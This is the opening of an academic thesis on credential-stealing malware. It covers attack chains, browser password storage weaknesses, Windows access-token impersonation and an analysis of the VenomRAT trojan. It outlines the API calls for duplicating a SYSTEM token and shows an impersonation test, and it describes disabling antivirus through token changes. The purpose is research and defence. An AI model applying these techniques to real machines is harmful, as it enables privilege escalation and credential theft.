

Contents

Introduction	1
1 Analysis of the current situation	3
1.1 Most popular malware	3
1.2 Targeted industries and sectors	4
1.3 Stealer's attack chain	5
1.4 Browser data protection	7
1.4.1 Chromium	8
1.4.2 Firefox	8
1.4.3 Statistics	8
1.5 Windows access tokens problem	9
1.6 In-wild product analysis	12
1.6.1 Overview	12
1.6.2 Attack vector and initial access	13
1.6.3 Behavioral analysis	14
1.6.4 Command and control infrastructure	15
1.6.5 Detecting command and control traffic	17
1.6.6 Persistence mechanisms	18
1.6.7 Conclusion	19
2 Analysis of the technology used	20
2.1 Analysis of languages and frameworks	20
2.1.1 .NET and Java	20
2.1.2 C and C++	21
2.1.3 Third-party libraries	22
2.2 Infection	23
2.2.1 Malicious macros	23
2.2.2 Static analysis	24
2.2.3 Dynamic analysis	26

2.3	Malware penetration	27
2.3.1	The goal	27
2.3.2	DLL hijacking	28
3	Synthesis	31
3.1	Languages	31
3.2	The core architecture	31
3.2.1	Configuration	31
3.2.2	Server communication	32
3.2.3	Accessing credentials	34
3.2.4	Telegram sessions	36
3.2.5	Discord tokens	37
4	Implementation	39
4.1	Configuration	39
4.2	Client-server communication	40
4.3	User credentials	42
4.3.1	Chrome	43
4.3.2	Firefox	46
4.4	Telegram	49
4.5	Discord	50
4.6	Virtual environment detection	51
4.7	Debugger detection	52
5	Testing	54
5.1	Servers setting up	54
5.2	Building the stub	54
5.3	Payload delivery	55
5.4	Payload detection	56
5.5	Macros running	58
5.6	Payload result	59
6	Conclusion	61
	Bibliography	63
	List of Appendixes	65
A	System reference guide	66

List of Figures

1.1	Most popular malware types.	3
1.2	Map of stealer attacks.	6
1.3	Typical stealer attack chain.	6
1.4	Most popular browsers.	9
1.5	Access token distribution.	10
1.6	Token impersonating test.	11
1.7	Antivirus disabling using token impersonation.	11
1.8	Source code analysis	14
1.9	Hacker command panel.	15
1.10	Typical Command & Control infrastructure.	16
1.11	Malware traffic captured by Wireshark.	17
1.12	Report based on indicators of compromise.	18
1.13	Disposed malware scheduled tasks.	19
2.1	Managed environment compilation.	21
2.2	Document metadata.	25
2.3	Olevba analysis.	25
2.4	Macros obfuscation.	26
2.5	Scheme of penetration.	28
2.6	Functions used by legitimate program.	29
2.7	Elevated malicious process.	30
3.1	Configuration location.	32
3.2	Client-Server communication.	33
3.3	Data encryption.	33
3.4	Firefox credentials decryption scheme.	34
3.5	Chrome credentials decryption scheme.	36
3.6	Telegram user authorization.	36
3.7	Discord token structure.	38
3.8	Scheme of token theft.	38

4.1	C2 firewall.	42
5.1	Server infrastructure.	55
5.2	Stub configuration.	55
5.3	Phishing mail Gmail.	56
5.4	Phishing mail Outlook.	56
5.5	Detected malicious attachment.	57
5.6	Not obfuscated macros detection.	57
5.7	Obfuscated macros detection.	58
5.8	Document appearance.	58
5.9	Antivirus extensions.	59
5.10	Malicious process.	59
5.11	Malicious service.	59
5.12	Caught data.	60

List of Tables

1.1	Frequent MITRE ATT&CK techniques.	7
-----	-------------------------------------------	---

Introduction

Today, one of the most serious threats to IT is malware, because among all others it's the most insidious and almost invisible type of an attack. This type of software can cause huge damage to a personal device or sensitive user data. But it may be achieved only if the attacker manages to bypass corporate security systems created to protect both corporations and private networks or devices. So, taking into account existing problems with virus software, the main goal of this thesis is to show in practice how malware works and how ineffective protection methods can be, which are now used by corporations. After all, even the most modern protection methods that currently exist on the market may have some gaps in the way they detect malware (several similar security gaps will be demonstrated in the context of this thesis). Some of these security gaps can be exploited by malware creators, which can cause unauthorized access to various elements of the system and, as a result, immeasurable harm to the target device or the user's personal data. Finally, such a type of research will definitely be useful, even for inexperienced users, to increase awareness when using third-party software or downloading it from untrusted resources.

Task formulation

One of the most effective methods of protection against malware is a clear knowledge of how it is built and works, what system settings it can depend on, and what can interfere with its normal functioning. Studying these points will make it possible to familiarize users in more detail with the structure of the malicious software and its weaknesses and will provide a more accurate understanding of exactly how users can be vulnerable. Therefore, in the context of this thesis, it will be shown:

- Different types of viruses, the nature of their spread and the impact on real sectors of everyday life. This will give us a more detailed understanding of the problem that currently exists and will show places to pay close attention.

- Various methods of bypassing security systems that can be used by unwanted software to illegitimately escalate user rights, gain persistence in an infected system, automatically spread to other systems, and bypass standard Windows protection methods. This is the main point, because the correct execution of any virus software depends on it. When exploring this issue in a more detailed way, it turns out that there is an eternal competition between hackers and anti-virus software creators. With the improvement of modern technologies, new methods of bypass protection are constantly emerging.
- Demonstrating the algorithm of the search and obtain confidential user data such as logins, passwords, etc. from accounts of popular browsers. Nowadays, the theft of passwords and logins is a huge problem that all companies and creators are trying to combat with the help of encryption, but not everyone pays enough attention to this. Logins and passwords are the main confidential data that malware is interested in. The task is to find and investigate weaknesses in storing and decrypting credentials.
- Explore the in-wild products to better understand how the analyzed methods can be used. For example, how the main server infrastructure is structured in practice and how it can be detected by users. Also, it gives the better understanding of the malware evolution and trends in malware attacks, which can partially help in predicting future trends in malware development and proposing defense strategies.
- In addition to describing the various techniques for bypassing protection, possible options for improving existing protection methods will also be provided. Because the main goal is to find security gaps in existing protection methods and improve them in order to minimize possible malware tricks.

As an example of such virus software will be used one of the most popular types – "stealer" software. Using this type of program as an example, all of the above points will be demonstrated in details. The task will be develop such a software and fully describe all the details and stages of the virus software, including the server part infrastructure and the infection stage.

1 Analysis of the current situation

Malware comes in numerous shapes, sizes, and purposes, ranging from viruses to spyware and bots. But considering that we are interested in researching methods for stealing confidential data and creating countermeasures, we may be most interested in a type of malware called Stealer. Malwarebytes Labs defines stealer as "A type of malicious software that resides on an infected computer and gathers data in order to send it to the attacker. Typical targets are credentials used in online banking services, social media sites, emails, or FTP accounts." [1] Typically, stealers are downloaded into target system via loader virus, which usually infect users using malicious attachments sent by spam campaigns, websites infected by exploit kits, or malvertising.

1.1 Most popular malware




Figure 1.1: Most popular malware types.

The following diagram 1.1 published by *ANY.RUN* [2], which provides tools

for malware detection and analysis, shows the quantitative distribution of different types of malicious software for the period of the first quarter of 2023. As can be seen from the diagram, stealers occupy a fairly large part of the malware market, especially considering that loaders and trojans can also be used to install and distribute stealers. This completely explains why attackers are so interested in creating exactly stealers.

1.2 Targeted industries and sectors

In the ever-evolving landscape of cyber threats, malicious actors have continually refined their strategies to maximize financial gains. So, it's obvious that the target of attackers can be not only ordinary users but also entire corporations, having gained access to which hackers can cause much more harm by collapsing the whole company's economy or blackmailing its management for ransom. Corporations, with their vast networks, proprietary information, and financial resources, represent a tantalizing target for cyber attackers. Stealers, designed to pilfer sensitive data ranging from login credentials to intellectual property, offer an efficient means for perpetrators to infiltrate corporate environments. In the context of corporations, more sophisticated versions of stealers are generally used, such as a first-stage penetration program combined with a stealer constructor and ransomware software, to increase illegal profits many times over.

Among the myriad sectors facing incessant cyberattacks, the healthcare and financial industries emerge as prime targets. Electronic Health Records (EHRs), containing a patient's medical history, personal details, and insurance information, are invaluable on the dark web. As well, the financial industry is a perennial bullseye for cybercriminals aiming to increase their financial gains. Taking into account that malware attacks on industries have far-reaching economic consequences, methods of protection against them require rapid improvement. The costs associated with recovering from an attack, investigating the breach, implementing security measures, and compensating affected customers can be astronomical.

As stated in the *Zscaler report*[3], one of the most striking examples of stealers that can cause irreparable harm to corporations is RedEnergy, which is a hybrid of a stealer and ransomware, that blurs the lines between traditional stealers and ransomware. The RedEnergy stealer, named after the common method names observed during analysis, employs a fake updates campaign as its point of entry. This tricky tactic capitalizes on the trust users place in browser updates, luring

them into a trap of malicious compromise. Operating with a dual purpose, the malware steals and encrypts all sensitive data, causing double harm to the infected system.

As for the technical part, the RedEnergy malware is a sophisticated .NET file that implements advanced obfuscation techniques for evasion and hindering analysis. Upon execution, RedEnergy camouflages itself as a legitimate browser update for popular browsers like Google Chrome, Microsoft Edge, Firefox, and Opera. Despite presenting an invalid certificate upon closer inspection, the malware cleverly utilizes a genuine, signed certificate from the user's browser. This deceptive tactic is aimed at convincing the victim of the genuine nature of the update. The further algorithm of actions is not much different from most trojans: the program implements persistence techniques to attach itself to the victim's system, establishes a secure https connection with the attacker's server, collects and transmits user data, and then encrypts the entire disk space using the ".FACKOFF!" extension to files. The malware demands a ransom for file restoration, threatening permanent data loss for non-compliance. Alterations to the desktop.ini file further obfuscate the malware's presence and activities, aiming to mislead users and prevent detection.

RedEnergy is also mentioned in the *CYFIRMA report*[4] as having caused significant damage to critical infrastructure in the Philippines. The article describes in detail cases of infection by this and similar malware in both private and public enterprises, including infection and disruption of the circulation system of trade containers and tanker transportation. These cases describe the hidden danger of stealers and ransomware that can bring the infrastructure of an entire region to its knees.

The result of the high efficiency of stealers in the industrial sector is that they have gained popularity in more developed regions. In pursuit of more loot, attackers are trying to distribute stealers and ransomware in highly developed regions with high solvency. This is well proven by *Fusion Intelligence Center*¹ infographic 1.2 below which covers the first quarter of 2023.

1.3 Stealer's attack chain

The starting point of any attack chain is the successful infection of the user's system. To achieve success in this non-trivial task, most stealers resort to a variety of methods, constantly improving them. Let's imagine that a user downloaded

¹https://twitter.com/stealthmole_int/status/1645350088074739712




Figure 1.2: Map of stealer attacks.

a PDF file from an untrusted site on which the downloader was archived. Using the loader at the initial stage of infection is typical behavior for most viruses since it has a small size and allows the system to be subsequently infected with any type of virus software. For a more detailed idea of what will happen next with the overwhelming majority of loaders, the behavior diagram 1.3 can be drawn up.




Figure 1.3: Typical stealer attack chain.

The attack chain usually operates as follows:

1. A user is tricked into downloading a malicious document somewhere on their Google Chrome browser (typically an email spam or advertisement).
2. The user downloads the infected file.
3. After the malicious file executes, in addition to the document itself, the loader runs in the background.

4. Then it executes some PowerShell script to reach a C2 server and get the stealer payload from there.
5. Once stealer is loaded, it starts to steal the user's data, encrypts the data, and stores it in the Temp folder or application memory.
6. From here, the stealer calls on its C2 server to deliver the stolen encrypted data. But successful execution of a malicious file is impossible without suppressing various protection systems, such as antivirus or firewall. Therefore, malware uses various types of evasion techniques. Actually, different behavior patterns during these techniques can be used by antivirus programs to detect malware. An average list of MITRE ATT&CK² techniques might look like this:

Table 1.1: Frequent MITRE ATT&CK techniques.

ID	Name
T1547	Boot or Logon Autostart Execution
T1217	Browser Information Discovery
T1555	Credentials from Password Stores
T1132	Data Encoding
T1005	Data from Local System
T1001	Data Obfuscation
T1556	Modify Authentication Process
T1574	Hijack Execution Flow
T1573	Encrypted Channel

1.4 Browser data protection

As browsers are used for online shopping, banking, social media, and other activities, personal and financial information is at risk of being intercepted or accessed by malicious actors. This is where the concept of sensitive data encryption within browsers comes into play. Sensitive data encryption is a crucial security feature integrated into modern web browsers to safeguard user's personal and financial information from falling into the wrong hands. Encryption is the process of converting data into an unrecognizable form to prevent unauthorized access. In the context of web browsers, sensitive data typically includes login credentials, credit card details, and personal information.

²<https://attack.mitre.org/>

But every modern browser has the same big problem: developers, thinking about user convenience, forget about security.

1.4.1 Chromium

As evidence of an insufficient level of security in web browsers, we can provide the fact that every Chromium-based browser has the same path for storing personal data[5], this is "C:/Users/user/AppData/Local/Google/Chrome/User Data/Default". Exactly this file is used as a storage for the "encrypted" data for authorization on sites and saved passwords from Google password manager. Without a special password set, this data is encrypted only using the standard Windows *CryptProtectData*³ function. This allows attackers to easily obtain the initialization vector and the AES encryption key and successfully decrypt all the user's personal logins and passwords. And even if the intruder doesn't have the appropriate skills to extract passwords from the browser-saved file, they can scour the settings for the list of sites for which passwords are stored, thus collecting the sites on which the user is registered. Browser history and bookmarks may be subject to a similar method of penetration too.

1.4.2 Firefox

Just like Chromium-based browsers, Mozilla Firefox has a predictable way of saving confidential user data in "APPDATA/Mozilla/Firefox/Profiles/" which is described in details on official webpage[6]. But it is worth saying that Mozilla uses a much more advanced and secure data encryption chain than other Chromium-based browsers. When encryption is done with the combination of a master password, decryption becomes almost impossible.

1.4.3 Statistics

In the graph 1.4 below, created using the *Statcounter*⁴ analytical tool, you can see that a huge part of the browser market, to be precise, 65 percent of it, is occupied by Google Chrome. This once again proves the seriousness of the problem: the less secure browser is the most popular. This problem opens up a wide path for hackers because Chrome's password storage can be hacked not only if an attacker gains access to the computer directly, but even if he is able to gain access to the victim's Google account, because passwords can also be saved in Google cloud

³<https://superuser.com/questions/655573/decrypt-google-chrome-passwords>

⁴<https://gs.statcounter.com>

storage. The seriousness of the problem requires immediate research and the search for a suitable solution.




Figure 1.4: Most popular browsers.

1.5 Windows access tokens problem

As far as we know, the entire Windows system is based on access tokens, thanks to which it is possible to distribute user rights and create access groups. An *access token*^[7] is an object that describes the security context of a process or thread. Without these access tokens, the Windows system would not be the same as we know it today. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.

However, these access tokens, like any other user rights control tool, have their pros and cons. Malware creators actively use some of the disadvantages of this method. To understand in more detail how these tokens work, you should look at the diagram⁵ provided in Figure 1.5.

Every new logon session is identifiable via a 64-bit locally unique identifier

⁵<https://www.elastic.co/blog/introduction-to-windows-tokens-for-security-practitioners>




Figure 1.5: Access token distribution.

(LUID), referred to as the logon ID, and every access token must contain an authentication ID (or AuthId) parameter that identifies the origin/linked logon session via this LUID. This can be seen in the diagram above.

The main disadvantage of access tokens is that having administrator rights (elevated rights), a malicious file can duplicate an access token from a legitimate process using a regular Windows API.

This can be achieved in just a few functions:

Listing 1.1: Duplicate access token.

```

OpenProcessToken(...);
DuplicateTokenEx(...);
CreateProcessWithTokenW(...);

```

The code shown above can be utilized against winlogon.exe to impersonate a SYSTEM access token from an administrator context. This technique is mapped to MITRE ATT&CK under *Access Token Manipulation*[8]. Windows security tokens are actively used by attackers as part of an attack to bypass standard system protection. One striking example of the use of access tokens for malicious purposes is the *TokenPlayer*[9] project, which demonstrates the whole power of token manipulation technique. TokenPlayer is a tool set that was made by enthusiasts to learn Win32 API programming and better understand the access token model of Windows. Among the whole set of possibilities, it has the ability of token impersonating to unauthorizedly elevate the rights of a process to the system level. As will be described below, this can be used not only to elevate rights, but also to deactivate certain processes. At first, this program should have administrator rights to be able to get access to token's management. After obtaining elevated user rights it copies the winlogon.exe or any other system service token with debugging rights and assigns it to the desired process, so the result of the program

is a process running with system rights without any graphical warnings appearing. Figure 1.6 demonstrates the result of testing this method with specified PID to impersonate. The main reason for such manipulation of process tokens is most

```

Администратор: Командная строка - TokenPlayer.exe --impersonate --pid 660
C:\Users\top_user\Downloads\TokenPlayer-master>TokenPlayer.exe --impersonate --pid 660
[+]Elevated Context Found
[*]Enabling SeDebugPrivilege
[+]SeDebugPrivilege ENABLED
[+]Target PID: 660
[+]OpenProcess() succeed!
[+]OpenProcessToken() succeed!
[+]DuplicateTokenEx() succeed!
[+]CreateProcessWithTokenW() succeed!
[+]Process spawned with PID: 6724
Microsoft Windows [Version 10.0.19044.3086]
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.

C:\Windows\system32>whoaim
whoaim

C:\Windows\system32>whoami
whoami
nt authority\система

C:\Windows\system32>

```

Figure 1.6: Token impersonating test.

often the purpose of phantom disabling the antivirus. After launching a malicious process with system rights, an attacker can remove and change the token from a trusted antivirus process, completely disabling the ability to scan and protect the system. Thus, the user does not even notice that the antivirus is disabled. Diagram 1.7 clearly demonstrates the process of disabling the antivirus using system token impersonation.

As you can see, the access token system has quite obvious security problems,




Figure 1.7: Antivirus disabling using token impersonation.

keeping in mind that an attacker will be able to bypass UAC protection. But the solution to this problem is not so trivial, because without this token system, Windows will simply not work, and the structure of the system will need fundamental changes. However, there is one possible solution that can be implemented to detect such malicious activity: escalating privileges from administrative to system. The detection will be based on system access control lists (SACLs). We can apply a SACL to process objects to monitor which process attempts to escalate privileges

to the system.

1.6 In-wild product analysis

In the ever-evolving world of cybersecurity, the ability to comprehensively understand emerging threats has become necessary. As the digital realm continues to be fraught with the distribution of malicious software, the need for proactive analysis becomes a necessary aspect of building quality protection. This section is intended for the critical exploration of open-source malware, particularly stealers. By delving into the details of these tools "in the wild," where they actively operate, we aim to unravel the motivations, tactics, and potential impact of such open-source stealers by testing them in a real-world user environment. Understanding the inner workings of these tools not only allows us to improve our defense mechanisms against current threats but also provides crucial insights into the methodologies employed by malicious actors. In the context of further analysis, it is planned to analyze more complex malware called RAT (Remote Access Trojan). It is a comprehensive analysis of such software as RAT that will make it possible to analyze in detail the work and goals of attackers, from the stage of launching the program until achieving its final goal and transferring stolen data to the attacker.

The very common VenomRAT⁶ virus was chosen as a subject for research. The threat was widely distributed via Darkweb and was discovered in 2020, but despite this, it continues to be actively used to infect user systems. One of the reasons for continued use is that VenomRAT is customizable and can allow the addition of new features, malicious remote access, and stealing tasks. With a view to a future threat landscape, it is possible that the malware under scrutiny will also deploy additional threats, such as advanced and complex ransomware with data theft.

1.6.1 Overview

VenomRAT is a remote access trojan written in Common Language Runtime code. Writing viruses in .NET offers simplicity and faster development due to the language's ease of use and extensive libraries. However, it comes with a downside – .NET programs are generally considered less advanced. This is primarily because the code is compiled into Intermediate Language, making it more susceptible to

⁶<https://venomcontrol.com/>

reverse engineering. But of course, for security experts, insufficient obfuscation of .NET is a significant advantage. Since the people who create and use viruses like VenomRAT are mostly not very advanced with programming skills, VenomRAT's main targets are not corporations but ordinary users. This is explained by the fact that the main functionality of this virus is remote control and theft of user data, as well as the ability to compromise the entire user environment.

1.6.2 Attack vector and initial access

The Attack Vector and Initial Access phase of VenomRAT's operation serves as the most significant stage through which this malware infiltrates target systems and establishes a stable connection with the attacker's servers. In this critical phase, the threat actor employs strategic methods to breach defenses and gain unauthorized entry. Methods of penetrating a system can vary depending on each specific case and attacker, but as practice shows, a large number of attacks using VenomRAT were recently carried out by a fake WinRAR proof-of-concept exploit. In *BLACKHAT*[10] thread describes that an unknown person released a fake PoC script for an RCE vulnerability in WinRAR tracked by CVE-2023-40477. But this PoC appears fake, because it does not exploit the intended vulnerability. As a result of exploring this fake RCE, the PoC script installs a VenomRAT payload by initiating an infection chain. As stated in *Unit 42's* investigation, the counterfeit Python PoC script was actually a modified version of a publicly available exploit for another vulnerability, CVE-2023-25157[11]. This particular flaw is a critical SQL injection vulnerability affecting an open source software server named *GeoServer*⁷. The infection scheme looks something like this: when script is executed, instead of running the exploit, the PoC generates a batch script that downloads an encoded PowerShell script and executes it on the victim's machine. In its turn, this PowerShell script downloads the malware and runs it. Most often, these types of scripts are obfuscated to complicate their identification. Possible unique encoding of characters and strings, described in the work of Siqi Ma[12]. To summarize, we can say that VenomRAT used the CVE-2023-25157⁸ vulnerability as one of the ways to spread out against users' systems. The basic implementation of this CVE looked like this: script sends requests to the target URL and exploits potential vulnerabilities by injecting malicious payloads into the *CQLFILTER* parameter using certain SQL statement as payload.

⁷<https://geoserver.org/>

⁸<https://nvd.nist.gov/vuln/detail/CVE-2023-25157>

1.6.3 Behavioral analysis

For a better understanding of how virus works it's worth starting to dive into the ongoing behaviors and maneuvers of the threat within the host environment. The further behavior of this type of virus software depends on the configuration of the specific payload, because it can be configured by attackers manually. But the fact that this program is written in C# gives a significant advantage to security analyzers. Specifically, in the case of VenomRAT, we can deobfuscate and understand its code logic using .NET assembly editor *dnSpy*⁹. The Figure 1.8 shows the result of opening an infected client in the dnSpy debugger. From this figure




Figure 1.8: Source code analysis

you can see all the shortcomings of a program written in C# without the use of advanced obfuscation techniques - immediately after opening in the debugger window whole logic of the program classes becomes readable.

Once VenomRAT infects a Windows device, it initiates a key logger that records all keystrokes and stores them in a local text file. Depending on configuration, it also implements some anti-VM and anti-debug techniques. Also, it has implemented some interesting "BSOD" also known as the Blue Screen of Death technique. It's a deceptive and evasive maneuver designed to hinder users from closing the infected process. The Blue Screen of Death is a critical system error screen in Windows that typically prompts users to restart their computers. However, VenomRAT exploits this concept to create a process that will be impossible to close without the whole system shutting down. Consistently, after the software has established itself in the user's system, it establishes stable communication with a command and control (C2) server. As soon as the virus has established a connection with the attacker's server, it can receive and execute commands with-

⁹<https://github.com/dnSpy/dnSpy?tab=readme-ov-file>

out the user's knowledge. The main goal of attacker is always the personal data of users, logins and passwords for personal accounts in browsers, so one of the required commands is to launch the stealer algorithm to obtain this sensitive information. So, data exfiltration happens in exactly the same way as was described in browser data protection section 1.4. The list of other commands can be unlimited, usually ranging from viewing the contents of the screen to secretly controlling the entire system. Figure 1.9 demonstrates a typical look of the hacker command panel and all possible commands to infected victims after it was launched in the local network.

